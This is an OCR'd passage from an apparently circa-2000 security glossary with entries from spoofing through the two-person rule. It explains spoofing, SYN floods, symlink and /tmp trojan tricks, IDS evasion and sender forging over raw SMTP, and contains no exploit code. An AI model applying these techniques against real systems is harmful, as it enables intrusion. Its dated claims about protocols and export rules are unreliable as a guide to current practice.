Analogy: When you send a letter via normal post (snail mail), you write the recipient's name and address on the envelope. You typically also write the sender's name and address as well, so that if there is an error forwarding you letter (e.g. a stamp falls off), they know who sent the letter and can return it. However, you can easily spoof it. For example, someone I know absolutely had to send a letter, but had no stamps. So he simply put the actual recipient's name as the return address section of the envelope and dropped it into the mail box. The letter was returned to sender, which of course arrived at the intended recipient.

Misunderstanding: Most people are interested in spoofing because they think it will allow them to hack a machine in a completely anonymous manner. It doesn't work this way. For example, Mitnick used IP spoofing in order to attack Shimomura's computers, but was caught anyway because spoofing does not truly hide the attacker. The problem is that all responses go

back to the sender, so if you've spoofed the sender, you'll never see the responses. Therefore, the spoofing is useless for any normal activity. On the other hand, spoofing can still be useful in situations where seeing the response is not necessary. In the Mitnick instance, two machines trusted each other. Therefore, Mitnick was able to emulate and entire connection between the two machines by "predicting" what all the responses would be. He used this connection to open up something on the victim machine that he could then connect to normally. It was precursor scanning the and the post-spoof connection that Shimomura used to catch Mitnick.

Example: A particularly nasty form of a spoofing is **TCP sequence number prediction**. Theoretically, you cannot spoof any protocol based upon TCP connections. This is because both sides of a TCP connection choose their own **Initial Sequence Number (ISN)**. In theory, this is a completely random number that cannot be guessed. In practice, it can sometimes be easily guessed. Mitnick used this technique when hacking Shimomura. As of the end of 1999, operating systems such as Linux, WinNT, and Win2k have implemented truly random ISNs in order to defeat this type of attack.

Example: In terms of volume of traffic, the most common use of spoofing today is *smurf* and *fraggle* attacks. These attacks spoofed packets against *amplifiers* in order to overload the victim's connection. This is done by sending a single packet to a broadcast address with the victim as the source address. All the machines within the broadcast domain then respond back to the victim, overloading the victim's Internet connection. Since smurfing accounts for more than half the traffic on some backbones, ISPs are starting to take spoofing seriously and have started implementing measures within their routers that verify valid source addresses before passing the packets. As a consequence, spoofing will become increasingly more difficult as time goes on.

Key point: Most of the discussion of spoofing centers around clients masquerading as somebody else. On the other hand, the reverse problem is equally worrisome: hackers can often spoof servers. For example, I post on my website that there is a serious security fix needed to protect yourself while on the web, and point you to **http://www.micrsoft.com** and hope that you never notice that the URL is misspelled. You would then go to that site (which would be really my server) and download the patch, which would really be a Trojan Horse that I designed in order to break into your computer. This is why server-side certificates are important: they allow someone to validate that the server isn't bogus.

Key point: As the analogy with postal mail shows, many things can be forged, not just the sender's IP address. Most spammers forge their sender's e-mail address in order to avoid all the hate mail they will receive in response. Forging your own sender e-mail address is as simple as reconfiguring your e-mail client -- anybody can do it. (However, there are more secrets to this, which mean you can still be caught by any determined person).

Contrast: Blind spoofing refers to when you have no knowledge of the responses. **Non-blind** spoofing is when you are somewhere "in the line of site" as one end of the connection and can sniff some packets. For example, you may spoof a neighbor on the same cable-modem segment. Non-blind spoofing is also used in sniffers like juggernaut to either kill connections or to hijack them.

spread-spectrum [3] .

A radio transmission technique that spreads the signal over a wide radio spectrum. It can be used as a security technique whereby a key determines how the signal is spread, making it unreadable to anybody who doesn't know the key. However, in practice, spread-spectrum is generally used for its superior noise immunity qualities and rarely for its security features. People prefer to encrypt data normally before transmission.

SS7 (Common Channel Signaling System No. 7, C7) [3]
A global telecom standard that defines how the telephone companies exchange information about call setup, routing, and control. In other words, when you make a phone call, you dial a number. That number is sent to your local phone company. You phone company than propagates that information through the phone system using SS7. Once it reaches the other end of the network, the SS7 protocol is used to setup the circuit between both ends of the call. The SS7 protocol is transferred on dedicated "channels" between phone companies. These channels are layered upon existing telecom links.

Example: The SS7 protocol:
call setup, management, and shutdown
wireless/PCS services like roaming and authentication
local number portability
toll-free (800) and toll (900) services, including ANI
call forwarding, Caller ID, three-way calling, etc.
calling cards, billing

ssh [3] . . .
Essentially, ssh is a secure replacement of Telnet (as well as rlogin, rsh, and rcp). It fixes the problem where clear-text passwords can be sniffed off the wire. While the most common uses of ssh are to securely login and copy files, it can form the basis of an entire secure-communications infrastructure, including VPN.

Key point: Disable Telnet and the BSD 'r' utilities right now with SSH. Servers and clients are available not only for UNIX, but virtually all platforms (including Windows and Macintosh). A client is even available for Java.

SSL [1]
Provides a "secure" (i.e. encrypted connection) between the web-browser and the web-server so that the data cannot be sniffed. SSL is used primarily for HTTP, but can also be used for other protocols such as FTP or Telnet. SSL provides three key features: digital-signatures to verify the identity of both the client and server, encryption to prevent the eavesdropping of data, and hashing to protect the integrity of the data.

Key point: Web servers have a certificate signed by a trusted certificate authority (CA). This certificate allows the client and the server to generate random keys for the session and to exchange them securely (to defend against man-in-the-middle attacks). The generated random key is used to encrypt the rest of the contents of the connection, usually using RC4. U.S. export controls attempts to limit products used abroad to only 40-bits of key length, which can easily be broken.

Key point: In SSL, the server first authenticates itself with the client (a process that makes it more likely that e-commerce vendors are reputable). Therefore, if you want to set up your own SSL-based web server, you need to get a signed certificate from a CA. Furthermore, if you are outside the U.S., you will find it difficult to find one for 128-bits, though the Chaos Computer Club in Germany manages nicely.

Key point: The chief reason SSL isn't used more widely is because it creates a huge performance hit on servers. In particular, the biggest hit comes from processing the public keys in the certificate, though normal encryption/decryption also plays a role. Hardware acceleration for both the public key cryptography and symmetric cryptography are becoming more and more popular.

History: SSL was originally developed by Netscape to promote e-commerce. It is also known

under the IETF standard name of TLS (Transport Layer Security) and the URL `https://`.

History: In 1996, Netscape's implementation was found to be deeply flawed (i.e. crackable) because of problems in the random number generator. It seeded the generator with the time in seconds and milliseconds as well as the PID (process ID) and PPID (parent process ID). Since these numbers are easy to guess, it gives the random symmetric session key a complexity of roughly 20-bits, which can be easily be brute forced. Subsequent sessions are not re-seeded, which means the discovery of the PRNG seed only needs to be discovered once.

Point: SSL allows the encryption algorithm to be negotiated (also known as the "cipher"). Some possible ciphers for SSL are:

- RC2 with 40-bit keys.
- RC4 with 40-bit keys.
- RC4 with 128-bit keys.
- DES with 40-bit keys.
- DES with 56-bit keys.
- Triple-DES with 112/168-bit keys.
- IDEA with 128-bit keys.
- Fortezza with 96-bit keys.

Point: SSL handshake details:

- Negotiate cipher
- Exchange keys
- Authenticate the server
- Authenticate the client
- Authenticate previously exchanged data

stack frame [4]

TODO

See also: buffer overflow

statd (rpc.statd, NFS status daemon)[4]

The `rpc.statd` service is a relatively obscure subsystem of the NFS protocol used primarily on UNIX. It is used so that if an NFS server crashes and comes back alive, it can notify clients that this event happened. Many important vulnerabilities have been found in `rpc.statd`. This means that while it is not so important to system administrators, it is very important to hackers.

History: In 1998, Solaris systems across the Internet were broken into via `rpc.statd` due to a buffer overflow vulnerability (see Solar Sunrise). In 2000, Linux systems throughout the Internet were broken into via a format string vulnerability.

stateful inspection [4]

A firewall marketing buzzword, stateful inspection implies that the firewall is remembering stuff from previous packets when making the decision whether or not to forward/block the current packet. Stateful inspection is needed to pass classic FTP as well as newer multimedia protocols (NetMeeting, RealAudio, etc.).

Example: Class FTP has a separate control connection and data connection. When you connect to an FTP server and request a file, you tell the server to connect back to you. Since most firewalls allow outgoing connections to servers but block incoming connections, you will be able to connect to the FTP server, but you won't be able to retrieve the desired file. Stateful inspection looks at the outgoing connection and notices that you've requested the incoming connection. The firewall opens up a tiny hole allowing just that inbound connection, thus

fixing the entire situation.

steganography (stegano, TRANSEC)[4] .
In cryptography, *steganography* refers of not only obfuscating (encrypting) data, but hiding the fact that it even exists. In communications, stegano refers to hiding that any attempt has been made to communicate in the first place.

History: In ancient times, a messenger would be shaved, then the message would be tattooed onto the skull. The hair would be allowed to grow back in, then the messenger was sent on his way. The recipient would then shave the messenger again in order to retrieve the message.

SunOS [1]
The UNIX-based operating system for Sun's computer.

Contrast: In the 1980s, SunOS was based upon BSD. In the 1990s, Sun replaced SunOS with Solaris, a System V based operating system.

Key point: The word "SunOS" refers to SunOS version 4. The word "Solaris" refers to SunOS version 5.

Key point: The last major version of SunOS was 4.1.3, and continues to be popular (in much the same way that DOS and Win 3.1 continues to be installed on new machines). As a result, there are thousands of SunOS machines still out there that haven't been patched and which are susceptible to old exploits.

swap [4] .
An important aspect of all operating systems is a feature called "virtual memory". This allows the OS to take unused pieces of memory and write them to disk, then free up the block of memory just written so that another active application can use it. Whenever somebody needs that block again, the operating system will automatically restore it from the disk. Of course, it will then have to free up another block to do so by writing that block to the disk.

This process is generally called "swapping" or "paging". The word "swap" reflects the fact that inactive blocks of memory are being switched with active blocks from the disk. The word "paging" reflects the fact that a common name for a block of memory is "page". The name of the file on the disk that an OS uses for swapping is called the "swapfile" or "pagefile".

Key point: A lot of security depends upon the fact that memory is secure: the OS protects applications from reading other application's memory, and that when the computer is turned off, the memory is erased. Therefore, applications can safely store passwords in clear-text in memory. Swapping defeats this, because the memory pages that store the passwords may have been swapped to the disk. Someone with physical access to the machine can turn it off, steal the disk, and run the pagefile through analysis programs in order possibly retrieve passwords.

symlink (symbolic link)[4]
On UNIX, a *symbolic link* is where a file in one directory acts as a pointer to a file in another directory. For example, you could create a link so that all accesses to the file `/tmp/foo` really act upon the file `/etc/passwd`. This feature can often be exploited. While a non-root user does not have permission to write to administrative files like `/etc/passwd`, they can certainly create links to them in the `/tmp` directory or their local directory. SUID can then be exploited whereby they believe they are acting upon a user file, which which are instead acting upon the original administrative file. This is the leading way that local users can escalate their privileges on a system.

Example:
finger
: A user could link their `.plan` file to any other file on the system. A finger daemon running with root privileges would then follow the link to that file and read it upon execution of a finger lookup.

symmetric [4]

In encryption, the word *symmetric* refers to cases where the same key both encrypts and decrypts. This has been historically the "normal" encryption, but new public-key cryptography is changing things.

Analogy: In your house, the same keys are used to lock and unlock your door.

Examples: Some symmetric encryption ciphers are:
DES
: The forerunner to most of today's popular symmetric ciphers.
RC2, RC4, and RC5
: Popular ciphers by RSA used in today's browsers for secure connections to websites.
IDEA
: A cipher made popular by the fact that it was used in PGP.
Blowfish
: A well-regarded cipher with free source code, no license required, unpatented, and royalty-free. As such, it is an extremely popular symmetric encryption algorithm.
Twofish
: A new cipher with many of the same restrictions as Blowfish (i.e. none). It is even more efficient, and destined to become very popular.

SYN [4]

The first packet sent across a TCP connection is known as a "SYN" or "synchronize" packet. For example, when you contact http://www.robertgraham.com, the first packet your systems out will be a SYN packet to the HTTP port 80 on www.robertgraham.com. Your browser is telling the web server that it wants to connect.

Key point: Most packet-filtering firewalls work by blocking the SYN packets. This stops connections from being initiated. You can still scan behind these firewalls using ACK or FIN packets, but you will not be able to connect to any of those machines.

See also: SYN flood, three-way-handshake, TCP

SYN flood [4]

A *SYN flood* is a type of DoS attack. A SYN packet notifies a server of a new connection. The server then allocates some memory in order to handle the incoming connection, sends back an acknowledgement, then waits for the client to complete the connection and start sending data. By spoofing large numbers of SYN requests, an attacker can fill up memory on the server, which will sit their waiting for more data that never will arrive. Once memory has filled up, the server will be unable to accept connections from legitimate clients. This effectively disables the server.

Key point: SYN floods exploit a flaw in the core of the TCP/IP technology itself. There is no complete defense against this attack. There are, however, partial defenses. Servers can be configured to reserve more memory and decrease the amount of time they wait for connections to complete. Likewise, routers and firewalls can filter out some of the spoofed SYN packets. Finally, there are techniques (such as "SYN cookies") that can play tricks with the protocol in order to help distinguish good SYNs from bad ones.

syslog [4]

On UNIX, *syslog* is the standard logging facility. Programs call the `syslog()` function, and their messages end up somewhere in the `/var/log` directory. The syslog facility can also be configured to forward alerts from one UNIX machine to another (using un-authenticated UDP datagrams to port 514).

Key point: When analyzing a machine that was broken into, you may find interesting information in the syslog logs. In particular, buffer-overflow attempts have distinctive messages, such as messages claiming an unknown command where the command is a string of binary characters.

- T -

[taint | TCP | TCP sequence number prediction | TCP Wrappers | TCP/IP | teardrop | telcom | telecom | Telnet | TEMPEST | text | TFTP | three-way-handshake | tiger teams | TLS | ToneLoc | tools | top level domains | traceroute | trailing dots | TRANSEC | Transport Layer Security | trap and trace | trap door | trap-door | trashing | Triple DES | tripwire | TRNG (Truly Random Number Generator) | trojan | trunk | trust | tunnel | TWHS | two-person rule | Twofish | Type]

taint [3]

A common vulnerability that hackers use to break into systems is the lack of proper input validation. The problem is that programmers expect users to enter in "proper" input, but fail to check for the case of hostile users carefully crafting input designed to compromise the system. The problems with input validation is that the part of the system that receives the input does not know enough to validate it properly. On the other hand, every single component in the system cannot thoroughly validate input. The concept of "taint" is to mark certain inputs as having been entered by the user. Only a thorough desconstruction/reconstruction of the data removes the taint. Some programming languages, like PERL, automate this tracking. Others, like C, requires manual tracking.

Example: Version 4 of PERL has a special alternative interpretter called `tainperl` that tracks tainted input. Version 5 of PERL has the option "-T" that tracks taint.

See also: metacharacter

TCP [1].

Transmission Control Protocol. The chief transport protocol for TCP/IP.


Key point: TCP is "connection oriented". This means the three-way handshake must be completed before any data can be sent across the connection. This makes IP address spoofing impossible without sequence number prediction.

Key point: TCP creates a virtual "byte stream" for applications. Therefore, applications that send/receive data must create their own boundaries, such as length encoding the data, or send text data a line at a time. However, in practice, applications do indeed send data aligned on packet boundaries. Most network-based intrusion detection systems depend upon these boundaries in order to work correctly. Therefore, they can easily be evaded by custom written scripts that misalign the data. The applications don't see any difference, but the NIDS see something completely different go across the wire that no longer matches their signatures.

Contrast: There are two transport protocols: TCP and UDP. Whereas TCP is connection-

oriented, UDP is connectionless, meaning UDP-based applications are easily spoofed.

TCP Format:



Sequence Number ^	The sequence number of the first byte within this packet.
Acknowledgement Number ^	The next expected sequence number of packets coming in the opposite direction.
Reserved ^	Not used. Note that this "field" is actually two fields: the low-order bits of the data offset byte and the high-order bits of the flags byte. **Key point:** The two undefined flags in this field are handled differently by different systems, which allows them to be fingerprinted
URG ^	The *urgent* flag is used to send what is known as *out-of-band* data. **Key point:** TCP/IP stacks often don't implement this right, and virtually no application uses it either. In fact, the WinNuke DoS attack against Windows was due to the fact that Windows would crash on URG data.
ACK ^	When set, the Acknowledgement Number field is valid. **Key point:** This bit is set in every packet but the first one, because every TCP packet acknowledges the last data it received. **Key point:** In order to block incoming connections, firewalls typically only pay attention to TCP packets with the ACK bit == 0. In other words, by blocking the first packet of a TCP connection, you prevent the connection from being established in the first place. **Key point:** Hackers can usually send TCP packets through a firewall by setting the ACK bit. Even though hackers cannot connect to a service, they can still do things like port scanning using this technique.
PSH ^	Normally, TCP tries to coalesce multiple packets into a single packet in order to improve throughput performance (processing one big chunk is more efficient than smaller chunks), but at the cost of latency (after receiving the first chunk, it must wait a little bit to see if a second chunk arrives). This bit tells the stack to *push* the data though immediately without waiting.
RST ^	Informs the other side that an error has occurred. This will either drop the connection or set it back to a known state. **Key point:** Different TCP/IP stacks send resets in response to different conditions, which can be used to fingerprint the stack.
SYN	Begins a connection. The most important consideration is *synchronizing* the sequence

^	numbers on both sides. See SYN for more information.
FIN ^	Closes a connection. **Key point:** If you send a FIN packet to an open port, it should not respond. Some incorrectly written stacks respond anyway, allowing you to fingerprint a system. **Key point:** IDS systems monitoring network traffic will sometimes kill TCP sessions by spoofing a FIN packet. Thus, when it detects an intruder connected to a server, it will make the server think the intruder has hung-up, and the server will likewise hang-up.

TCP sequence number prediction [4]

When trying to spoof a TCP connection, the intruder is faced with the difficulty that he will never see the response to a SYN packet.. This is a problem because the victim sends back information to the spoofed address that is needed to carry on the conversation, namely the sequence number being used by the victim. Luckily (for hackers), most systems choose sequence numbers in a predictable way.

History: Kevin Mitnick was caught doing TCP sequence number prediction against Tsutmu Shimomura. The reason Shimomura was able to catch Mitnick is because in order to predict the next sequence number, you must first grab the previous number using a non-spoofed connection.

TCP/IP [1]

A synonym that refers to the protocols used on the Internet. The term evolved from the fact that these were the two most important protocols for engineers. If you talk about how to get data across the network from machine to machine, then you talk about IP packets. If you are interested in the abstract communication between applications, then you talk about TCP connections. If talk about generic transport of data encompassing both concepts (machine and application), then you naturally talk about both TCP and IP, or simply TCP/IP.

TCP Wrappers [3]

A program like a personal firewall for UNIX systems that blocks unwanted access to applications.

telecom [1]

The world-wide phone network is often referred to as "telecommunications". Individual companies are known as "telecoms". The industry is known as the "telecom" industry.

See also: local-loop, central-office

Telnet [1]

A network protocol that provides a remote command-line shell. Telnet was created in the early 1970s, and is still widely used (as of early 2000). The most common uses of Telnet are to remotely login to UNIX systems. It is also widely used to obtain a command-prompt on network equipment such as routers and switches.

Misconception: The word *Telnet* is the name of both the protocol as well as the client-program that uses the protocol. This client program is built into most systems. Using the Telnet program, you can open up a raw TCP connection to any port on the target computer in order to interact directly with text-based protocols. Thus, when we talk about *telnetting* to a certain port, we usually are talking about simply opening a raw connection. Indeed, we may be referring to a case where neither the Telnet program nor protocol are being used, such as using netcat to port 80.

Example: Telnet to your local SMTP using a command that looks like `telnet smtp.example.com 25`. The first parameter should be your own mail server, whereas the

second parameter indicates which port to connect to (other than the default port 23). Now type in the text as you see it below:

```
HELO foo.example.com
MAIL FROM: nobody@example.com
RCPT TO: hacker-test@robertgraham.com
DATA
this data will appear in the contents of the e-mail message
.
```

This will send the indicated e-mail message with the From: and To: addresses with the indicated content.

Key point: When abusing Telnet in this fashion, you cannot see the echoed characters, nor can you edit what you type by using the backspace key. Remember that the service on the other end thinks you are a program, so you shouldn't need to see the characters you type, and you should type these characters correctly the first time.

Key point: Some intrusion detection systems, like Network ICE, character-by-character activity instead of the expected line-by-line activity.

Contrast: The netcat tool provides the same ability to open a raw TCP connection, but sends a line at a time, echoes the characters back so you can see what you type, and allows you to edit the line before sending it. It also allows you to receive incoming connections, which might be useful when hacking FTP.

telcom [3]

TODO

TEMPEST [3]

TEMPEST describes the ability to monitor electromagnetic emissions from computers in order to reconstruct the data. This allows remote monitor of network cables, remotely viewing monitors, or simply scanning data from a system bus. The word TEMPEST applies to the government's effort to protect its own systems (rather than espionage efforts attacking other systems). The word TEMPEST isn't really an acronym, though some claim it stands for "Transient Electromagnetic Pulse Emanation Standard". The market for TEMPEST equipment is over $1-billion/year.

Key point: The word "**van Eck** monitoring" refers to the ability to remotely view a terminal/CRT from its radiation (see Phrack 44-11). Ross Anderson and Markus Kuhn have come up with an innovative technique of producing fonts that remove the high-frequency information, and thus severely reduce the ability to remotely view text on the screen.

Key point: One key way to avoid monitoring of transmissions is to use fiber optics (the NSA loves fiber). Electromagnetic emissions can leak out of a Faraday cage through fiber optic cables. This is due to the fact that fiber optic sheathes are partially conductive and/or there may be moisture inside the sheathes. The problem is really, really tough, much more difficult than you would think.

Key point: There are some defenses you can do. One easy one is to put ferrite toroids and split beads on all your cables (or least, your monitor cables). This stops some of the surface effects that is one of the lead causes of EMI leakage. Remember that EMI loves to travel along the surface of things, so the same could be applied to phone cables, power cords, etc. All this will leak transmissions.

Resources: See *The Complete, Unofficial TEMPEST Information Page* at http://www.eskimo.com/~joelm/tempest.html.

text [1]

This word has multiple senses. Historically, it comes the standard English word meaning that main body of a printed or written work. For example, the text of a letter somebody sent you distinguishes the body of the letter from the envelope or the greeting.

In cryptography, the word TEXT means anything you might want to encrypt, where the words plaintext indicates the message before you encrypt it and ciphertext indicates the message after you encrypt it.

In other areas of computer science, there is *text* data and *binary* data. The phrase "text" generally means human readable data, such as English text, whereas the word *binary* indicates data that can only be read by the computer.

Misunderstanding: We sometimes encrypt binary data, in which case the binary data forms that plain text of the message. Conversely, the body of a binary program that runs is often referred to as the TEXT of the program. In both these particular areas, the word "TEXT" is indicating the oppose meaning of the general usage.

TFTP [3]

Trivial File Transfer Protocol TFTP is a bare-bones protocol used by devices that boot from the network. It is runs on top of UDP, so it doesn't require a real TCP/IP stack.

Misunderstanding: Many people describe TFTP as simply a trivial version of FTP. This misses the point. The purpose of TFTP is not to reduce the complexity of file transfer, but to reduce the complexity of the underlying TCP/IP stack so that it can fit inside boot ROMs.

Key point: TFTP is almost always used with BOOTP. BOOTP first configures the device, then TFTP transfers the boot image named by BOOTP.

Key point: Many systems come with unnecessary TFTP servers. Many TFTP servers have bugs, like the backtracking problem or buffer overflows. As a consequence, many systems can be exploited with TFTP even though virtually nobody really uses it.

Key point: A TFTP file transfer client is built into many operating systems (UNIX, Windows, etc.). These clients are often used to download rootkits when being broken into. Therefore, removing the TFTP client should be part of your hardening procedure.

three-way-handshake (TWHS) [2]

In TCP, the connection process is known as the "three-way-handshake". Conceptually, it goes like this.

```
Alice: Hello?
Bob: Hello!
Alice: How's it going?
```

What this means is that Alice first says "Hello" in order to indicate to Bob that she wants to talk to him. Bob responds with a "Hello" in order to indicate that he is willing to talk. Alice further sends some unimportant message in order to confirm to Bob that communication will indeed take place, and that the initial "Hello" wasn't just a passing greeting. Technically, the sequence is known as the [SYN, SYN-ACK, ACK] sequence.

Key point: For such a simple purpose (initiating a conversation), the exact details of the TCP handshake are incredibly important. They are designed to overcoming unreliable communication streams (analogy: a cell phone that keeps dropping out on you). Furthermore, it provides some security against people spoofing connections to you. On the other hand, it isn't completely secure; sequence-number prediction may still allow spoofing while SYN floods can be used to DoS the machine.

tiger teams [2]

Though originally a cyberpunk term, this is not generally used in the industry to refer to "white-hat" teams that attack and secure systems. This is a favorite item for government and paranoid organizations.

Controversy: Tiger teams aren't afraid of prosecution and start with a greater degree of knowledge about the victim. Therefore, many people argue whether a successful penetration by a tiger team reflects a real-world scenario. For example, if you don't fear prosecution, then you might simply do a physical break-in. A physical break-in will always result in a successful "hack" because you can install keystroke loggers, password sniffers, or simply steal disk drives.

tools [2]

TODO

See also: nmap, netcat, crack, l0phtcrack, pwdump, Microsoft Resource Kit, SATAN, showmount, war-dialers, ARP redirect, dig,

traceroute [2]

Traceroute is a command built into most systems that traces the path through the Internet between two points (on Windows, it is known as "tracert"). Every IP packet on the Internet has a Time-to-Live field. Each router subtracts one from this field when it forwards the packet. This was designed to solve the problem of "routing loops": routers get confused as to the proper network topology and end up routing packets in an infinite loop. The TTL field guarantees that these packets will eventually die on their own accord. When a packet dies in this fashion, the last router to see the packet sends a diagnostic message back to the sender informing of this fact. Consequently (and this is the genius part), you can purposely create small TTLs that are guaranteed to kill the packet. You set the TTL field first to 1, causing the first router to drop it and inform you. You set the TTL field to 2, causing the second router to drop it. You do this for all TTL values, getting back a notification from each router in the network, thus mapping the route between two points.

trap and trace (phone trap)[4]

Similar to a wiretap, a *trap and trace* is a device that records the telephone numbers of inbound caller to the suspects telephone. It is the electronic equivalent to a stake-out. For example, in the case of a kidnapping, this could be used to find the phone number of the kidnappers when they dial in to make their ransom demands.

Contrast: Court orders for a trap and trace are more frequent than full wiretaps. Less rigorous information is needed in order to get a legal warrant, and most any judge can order them (whereas wiretaps require at least a district judge). Whereas wiretaps are typically used to gather hard evidence for prosecution, trap and traces are often used to gather background evidence during investigations.

Contrast: Carnivore is most frequently used in a manner similar to a trap and trace, recording the FROM and TO fields of e-mail messages without capturing their content.

Contrast: Discussions of a *trap and trace* frequently mention pen register as well. A pen register records what numbers a suspect dials on their phone outbound; a trap and trace records the caller ID of people connecting inbound to the suspect.

Contrast: This is essentially the same as Caller ID or ANI. It is legal for people to tap their own phone in this manner, but illegal for law enforcement without a court order.

Definition: Section 3127 of ECPA defines a pen register as:

> ...a device which records or decodes electronic or other impulses which identify the **numbers dialed** or otherwise transmitted on the telephone line to which such device is attached, but such term does not include any device used by a provider or customer of a wire or electronic communication service for billing, or recording as an incident to billing, for communications services provided by such provider or any device used by a provider or customer of a wire communication service for cost accounting or other like purposes in the ordinary course of its business

See also: Carnivore, wiretap, trap and trace

trap-door [3]

A synonym for the term back-door. The word trap-door often has some specific connotations. It often means a tiny piece of code left behind in the system that will allow the original programmer back in. Also, the *trap-door one-way function* is one where the function can be reversed the other-way if some small piece of information is given.

Triple DES (3DES, 3DES_EDE) [3]

A stronger form of DES where the algorithm is applied three times in order to encrypt data. Triple DES became necessary in the later part of the 20th century because DES had become so weak (a $200k machine was able to decrypt a DES encrypted message in hours). At that time, the new AES replacement had not yet appeared. In order to leverage DES hardware/software products, it was decided just to use DES three times with multiple keys.

Point: Triple DES runs in "E-D-E" mode where it encrypts the data with the first key, then decrypts it with the second key, then encrypts with the third key. The second "decryption" phase is really just an encryption step: it is only by convention that one direction is considered encryption and the other direction decryption. The reason this technique is chosen is that if the same key is supplied three times, the effect is the same as a single encryption step.

Controversy: The NSA urged banks not to adopt *Triple-DES* as a standard, citing national security concerns. They instead urged banks to adopt the Clipper chip. The banks went with Triple-DES in ANSI X9.52. In fact, as of 1998, several countries mandated the use of Triple-DES (replacing DES) in financial transactions.

Controversy: Simply tripling the encryption does not necessarily triple its strength. For example, there are many crypto algorithms whereby encrypting with two different keys simply means you can decrypt with a single third key. Many suspect that tripling DES only doubles is cryptographic strength.

tripwire [3]

Tripwire is a tool that detects when files have been altered by regularly recalculating hashes of them and storing the hashes in a secure location. The product triggers when changes to the files have been detected. By using cryptographic hashes, tripwire is often able to detect subtle changes.

Contrast: The simplistic form of tripwire is to check file size and last modification time. However, programs that change files (like viruses) will often keep these the same. On the other hand, keeping complete backups would require too much space. Therefore, cryptographic hashes are used.

Contrast: The cryptographic hash calculated from the file is often known as a "fingerprint" or "signature". However, these terms have completely different meanings in other areas of security, so some people just say "hash" or "checksum".

History: The original tool was published in 1992 for Unix. The company Tripwire Inc. was formed in 1998.

Point: Reasons why files change:

- Replace common system programs with duplicates contains backdoors.
- Change configuration files to allow intruder back into the system.
- Alter system logfiles in order to cover tracks.
- Alter data files (such as financial records or school grades).

trojan [2]

A class of malware, the word *trojan* refers to the classic Trojan Horse from the Iliad. In this story, after giving up on sieging the fortified city of Troy, the Greeks left behind a present. This consisted of a large wooden horse left at the outskirts of the town. After seeing the Greeks sail off, the citizens brought the wooden horse into town. The horse contained Greek warriors, who promptly jumped out, killed a bunch of people, and opened the city gates, letting in the Greek army who had actually been hiding rather than sailing off with the ships.

Trojans are one of the leading causes of breaking into machines. If you pull down a program from a chat room, new group, or even from unsolicited e-mail, then the program is likely trojaned with some subversive purpose. It might contain a virus, a password-grabber, or consist of a remote admin trojan designed to allow remote control over your machine.

Contrast: Whereas the general popular uses the word virus to refer to any malware, a *Trojan* is not technically a virus. Generally, Trojans do not spread to other programs or other machines.

Key point: The word can be used as a verb. To *trojan* a program is to add subversive functionality to an existing program. For example, a *trojaned* login program might be programmed to accept a certain password for any user's account that the hacker can use to log back into the system at any time. Rootkits often contain a suite of such trojaned programs.

Key point: Users can often break into a system by leaving behind trojaned command programs in directories (like their own directory or the `/tmp` directory). If you copy your own `ls` program to the `/tmp` directory, and somebody else does a `cd /tmp` then an `ls`, that user will run your program with their own privileges. This is especially dangerous against root, which is why the local directory should not be part of the search path for the root account.

trunk [2]

In telcom, a *trunk* is a major telephone artery, as compared to a local loop that connects your home to the nearest CO. Trunks connect COs together, as well as a company's PBX to the nearest CO.

trust [1]

The word *trust* has a huge amount of signifigance within the infosec community. The most immediately connotation is the use of this word instead of "secure". Government standards talk

about *Trusted Systems* rather than secure systems. This is a zen way at looking at security. The main issue hinges around to what degree you can trust systems. If you store confidential information on a computer, you are placing your trust in that computer. More importantly, you are trusting the people/organization that operates that system.

tunnel [3]
A way of establishing an outbound connection through a firewall in such a way that it is neither blocked or monitored. This isn't a way of breaking through a firewall, but assuming you've compromised a machine on the other side of a firewall (through some other technique), this will allow you to communicate with that machine from the Internet. It is also used by people behind firewalls that use restrictive rulesets: users simply create a tunnel back to their home machine.

Example: People have written tunnels over ICMP, DNS, HTTP, e-mail messages, and TCP connections. Tunnels can either by of the "port redirector" style (which run on top of any TCP/IP stack) or of the network interface variety (below the TCP/IP stack requiring kernel mod).

two-person rule [5]
In paranoid cases, the two-person rule mandates that at least two persons must be present to carry out an action. An example would be a server that requires two people to enter their individual names and passwords. This is also known as a *split-password*.

Example: In the movies you often see that nuclear weapons have two separate keys in order to unlock them. The locks are placed in positions further apart than a single person can reach. The keys must be turned at the same time in order to unlock the system.

Example: Really important passwords (such as those protecting private keys) are often given in pieces -- different pieces to different people. This requires that multiple people to be present in order to log on.

Example: Banks used to allow account holders to require two signatures on bank checques. This would cut down on fraud in businesses and charities. However, in this day and age of automated systems, banks no longer really have ways of verifying this. Our business account has this requirement in theory, but the bank never verifies this any more.

